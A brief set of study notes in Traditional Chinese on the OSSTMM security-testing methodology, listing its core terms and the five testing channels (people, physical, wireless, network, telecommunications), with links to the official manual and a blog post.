- 通道(channel)
- 索引(index)
- 向量(vector)
# 主要測試的通道
- 人員(People)
- 實體(Physical)
- 無線(Wireless)
- 網路(Network)
- 電信(Telecommunications)
# REF
官方文件:https://www.isecom.org/OSSTMM.3.pdf
https://www.twblogs.net/a/5f3b702c865935acf24a9ac3
 Google Drive
Gist
Clipboard
Google Drive
Gist
Clipboard
 Sign in via Facebook
 Sign in via X(Twitter)
 Sign in via GitHub
 Sign in via Dropbox
 Sign in with Wallet






